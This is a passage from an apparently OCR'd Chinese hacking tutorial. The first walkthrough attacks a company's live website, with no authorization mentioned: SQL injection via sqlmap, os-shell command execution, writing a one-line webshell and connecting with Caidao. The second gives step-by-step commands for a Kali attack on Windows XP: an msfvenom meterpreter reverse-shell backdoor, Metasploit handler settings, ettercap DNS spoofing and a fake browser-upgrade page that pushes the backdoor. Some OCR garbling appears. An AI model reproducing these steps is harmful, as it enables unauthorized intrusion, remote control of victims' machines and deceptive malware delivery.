微软 Windows NT/2K 操作系统 ICMP 回显应答的 TTL 字段值为 128

微软 Windows 95 操作系统 ICMP 回显应答的 TTL 字段值为 32

但有些情况下有所特殊：

LINUX Kernel 2.3.x & 2.4.x ICMP 回显应答的 TTL 字段值为 64

FreeBSD 4.1, 4.0, 3.4;Sun Solaris 2.5.1, 2.6, 2.7, 2.8;OpenBSD 2.6, 2.7,NetBSD、HP UX 10.20，ICMP 回显应答的 TTL 字段值为 255

Windows 95/98/98SE/Windows ME，ICMP 回显应答的 TTL 字段值为 32

Windows NT4 WRKS，Windows NT4 Server，Windows 2000，ICMP 回显应答的 TTL 字段值为 128。

2.3.3 获取注入点

因为站点是一个公司的官网，所以就使用工具简单扫描下情况，本次使用的扫描工具是 safe3wvs，扫描发现有 SQL 注入，有 xss，有后台管理，如图 3 所示，由于本次主要是讲述 mysql 注入，因此其他略过！




图 3 发现 SQL 注入点

2.3.4sqlmap 进行验证

通过使用 sqlmap 注入工具进行扫描，得知该 SQL 注入漏洞是存在的，如图 4 所示，并且数据库是 mysql > 5.0.11.

图 4sqlmap 获取数据库信息

2.3.5os-shell 系统命令执行

本来只是试试的，没想到真的能执行—os-shell，如图 5 所示，人品爆发，操作系统是 64 位的，因为选 32 位不能执行命令！




图 5 获取操作系统架构

2.3.6 获取相关信息

通过执行 whomai 命令，可知当前用户是 mysql，如图 6 所示，再次执行/sbin/ifconfig 或者 ifconfig 命令获取地址是内网地址 172.16.153.118。




图 6 获取相关信息

2.3.7 寻找可写目录

首先通过页面可查看到部分目录，随便找一张与该官网相关的图片，查看熟悉可知网站中存在目录 uploads，如图 7 所示。




图 7 获取目录信息

另外通过 os-shell，我们使用 pwd 查看到当前目录，然后通过 ls 从第一级目录逐级查看，当查看到 uploads 时，如图 8 所示，就有了一个思路，就是通过相关手段去上传木马，因为目录可以知道了。

图 8 查看目录信息

2.3.8 写一句话木马

由于之前在 linux 加固的时候，使用 echo 来输入数据到文件中实现禁 ping，于是就想到是不

是可以通过该方法写入一句话到文件中呢？通过在 uploads 目录下多次尝试，可能是自己技术太菜了，花了不少时间，几乎是一个个 echo 输出看到成功了，才将内容写入文件中，在一个单引号的地方折腾了很久，用\’都没有用，一直失败，没想到直接不要单引号就成功，终于写入成功了！太兴奋了，嘿嘿！




图 8 写入 webshell

2.3.9 菜刀连接

通过使用菜刀，成功连接，但是用户是 www，权限还没有 mysql 权限大，如图 9，图 10 所示。




图 9 获取 webshell

图 10 查看当前用户

2.3.10 相关命令不能使用解决

在 www 用户下，如图 11 所示，不能使用 ifconfig，此时我们可以通过去 sbin 目录下，直接执行该命令文件 ,如图 12 所示 ,就可以成功使用这些命令了(也可以直接执行命令/sbin/ifconfig)！




图 11 命令执行失败




图 12 查看 IP 地址

2.3.11 题外话

通过菜刀连接成功后，我们可以上传大马，从而进行进一步的提权，关于如何提权，此处省略 1000 字。。。。。。

2.3.12 参考

获取服务器相关信息，可以使用火狐的 server-spy 插件，可以获取网站的部署环境，IP 地址，脚本类型等相关信息！

获取操作系统类型，我们可以改变目录中的相关字母的大小写，原因是 linux 对大小写敏感，windows 对大小写不敏感，其次是使用 ping 命令来获取操作系统类型，在一般情况下，windows XP/2003 对应的 TTL 值为 128 ,linux 对应的 TTL 值为 64 ,Unix 对应的 TTL 值是 255 ,windows 7/10 对应的 TTL 值为 64，windows 95/98 对应的 TTL 值为 32。

另外就是，获取网站的绝对路径，如果不能使用报错，而我们能使用 pwd、ls 两个命令，那么我们也基本能找出绝对路径来，当我们执行一些命令发现提示找不到命令时，我们可以在自己的虚拟机中 locate 一下该命令的路径，然后去到该路径中通过./来执行相关命令。

欢迎加入安天 365 技术交流群（513833068），进行技术讨论，个人 QQ 1653597222，请多指教。


2.4kali 渗透 windowsXP 过程

作者:雪文

这只是一个演示我自己搭建的环境，但是成功率非常高的，对方可以是其系统，首先我开启 kali 在打开 kali 终端输入 nmap –sP 192.168.1.1/24 这里的 ip 是我的网关地址你可以输入自己的网关地址（生活中网关就是路由器地址）这段语句是扫描局域网内存活的主机如图


2.4.1 扫描端口

这个被框住的 IP 就是我的目标 192.16 它 8.1.117 接下来输入 nmap -sC 192.168.1.117 这句语句的意思是探测主机类型以及其它信息（nmap 非常强大，要多利用）




2.4.2 生成反弹 shellcode

当然这个目标主机我打过补丁了一些漏洞无法利用例如非常流行的 MS08-067 这个漏洞，好吧不水了上肉戏，接下来就要玩 DNS 欺骗了。不过提前我们要先做个后门程序很简单用一道命令就可以 msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.116 lport=4444 -f exe > /var/www/html/upgrade.exe IP 你可以换成自己的，不过可能被杀，你可以直接手动免杀一下，免杀我就不讲了



在终端输入 msfconsole 启动 Metasploit 如图




再依次输入以下语句

```
use exploit/multi/handler
set LHOST 192.168.1.116
set LPORT 4444
set payload windows/meterpreter/reverse_tcp
show options
exploit
```

2.4.3 修改 DNS

这些语句的意思是设置自己的 ip 和端口查看配置启动 exploit 然后等待程序运行我懒得一个个表明大致说一下就行，接下来就是 DNS 欺骗了首先找到这个路经 etc/ettercap/修改这个文件 etter.dns




红框圈住的地方是我添加的我的 IP 地址，你们可以学着我添加不过要是自己主机的 IP 才可以，修改完后保存一下，然后在转到这个目录/var/www/html/修改这个文件 index.html 代码如下

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head>
        <meta http-equiv="Content-Type"
        content="text/html;charset=UTF-8">
        <title>请下载进行升级浏览器</title>
</head>
<body>
```

```
<script language="javascript">
window.onload = function(){
        window.location.href="upgrade.exe";
}
</script>
</body>
</html>
```


当然你可愿意自己写一些其它的，不过我一般喜欢这种，修改之后再把我们刚开始生产的后门复制到这个目录下/var/www/html/转到终端输入/etc/init.d/apache2 start 启动 apache2 服务器(意思就是把本机当作服务器)



